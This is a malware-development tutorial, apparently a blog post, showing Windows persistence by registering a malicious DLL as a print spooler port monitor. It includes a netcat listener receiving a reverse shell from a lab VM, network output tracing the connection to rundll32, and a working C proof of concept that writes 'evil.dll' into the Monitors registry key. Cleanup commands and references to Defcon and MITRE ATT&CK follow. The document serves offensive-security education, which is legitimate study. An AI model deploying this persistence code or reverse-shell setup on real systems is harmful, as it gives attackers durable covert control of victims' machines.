
In the terminal window, a netcat listener is running on port 4445, listening for connections from an UNKNOWN host at 192.168.56.102.

```
(cocomelonc㉿kali)-[~]
$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49675
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.
```

In the Process Hacker 2 interface, the Network tab shows a connection between a process (rundll32.exe, PID 1736) and a remote host (192.168.56.1, port 4445). The connection is established over TCP.

Name	Local address	Local... Port	Remote address	Remo... Port	Prot...	State	Owner
lsass.exe (616)	WINDOWS-V9HN	49670			TCP	Listen	
lsass.exe (616)	WINDOWS-V9HN	49670			TCP6	Listen	
rundll32.exe (1736)	WINDOWS-V9HN	49675	192.168.56.1	4445	TCP	Establish	
services.exe (608)	WINDOWS-V9HN	49668			TCP	Listen	
services.exe (608)	WINDOWS-V9HN	49668			TCP6	Listen	
spoolsv.exe (4616)	WINDOWS-V9HN	49674			TCP	Listen	Spooler
spoolsv.exe (4616)	WINDOWS-V9HN	49674			TCP6	Listen	Spooler
svchost.exe (1020)	WINDOWS-V9HN	5352			UDP		DnsCache
svchost.exe (1020)	WINDOWS-V9HN	5355			UDP		DnsCache
svchost.exe (1020)	WINDOWS-V9HN	5353			UDP6		DnsCache
svchost.exe (1020)	WINDOWS-V9HN	5355			UDP6		DnsCache

We can see that the `evil2.dll` is being accessed by the `spoolsv.exe` (PID: 4616), which eventually spawns a `rundll32` with our payload, that initiates a connection back to the attacker:



For cleanup, after end of experiments, run:

```
Remove-ItemProperty -Path
"HKLM:\System\CurrentControlSet\Control\Print\Monitors\Meow" -Name "Driver"
```

The screenshot shows a Windows PowerShell window titled "win10-x64 (persistence_1) [Running] - Oracle VM VirtualBox". The window contains the following text:

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Remove-ItemProperty -Path "HKLM\System\CurrentControlSet\Control\Print\Monitors\Meow" -Name "Driver"
PS C:\Windows\system32> reg query "HKLM\System\CurrentControlSet\Control\Print\Monitors" /s
```

The registry tree on the left side of the window shows several keys under "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors". Some of the keys listed are:

- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Appmon
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Ports
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\IppMon
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Local Port
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Meow
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Microsoft Shared Fax Monitor
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\Standard TCP/IP Port\Ports
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\USB Monitor
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Print\Monitors\WSD Port

The status bar at the bottom right shows the time as 9:22 PM and the date as 6/20/2022.

My “dirty PoC” for registry persistence:

```

/*
pers.cpp
windows persistence via port monitors
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/06/19/malware-pers-8.html
*/
#include <windows.h>
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // subkey
    const char* sk = "\\System\\CurrentControlSet\\Control\\Print\\Monitors\\Meow";

    // evil DLL
    const char* evildll = "evil.dll";

    // startup
    LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)sk, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
    if (res == ERROR_SUCCESS) {

        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"Driver", 0, REG_SZ, (unsigned char*)evildll,
strlen(evildll));
        RegCloseKey(hkey);
    } else {
        printf("failed to create new registry subkey :(");
        return -1;
    }
    return 0;
}

```

During Defcon 22, Brady Bloxham demonstrated this persistence technique. This method requires Administrator privileges and the DLL must be saved to disk.
The question remains whether any APTs uses this technique in the wild.

Windows Print Spooler Service

Defcon-22: Brady Bloxham - Getting Windows to Play with itself

MITRE ATT&CK - Port Monitors persistence technique

source code on Github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine

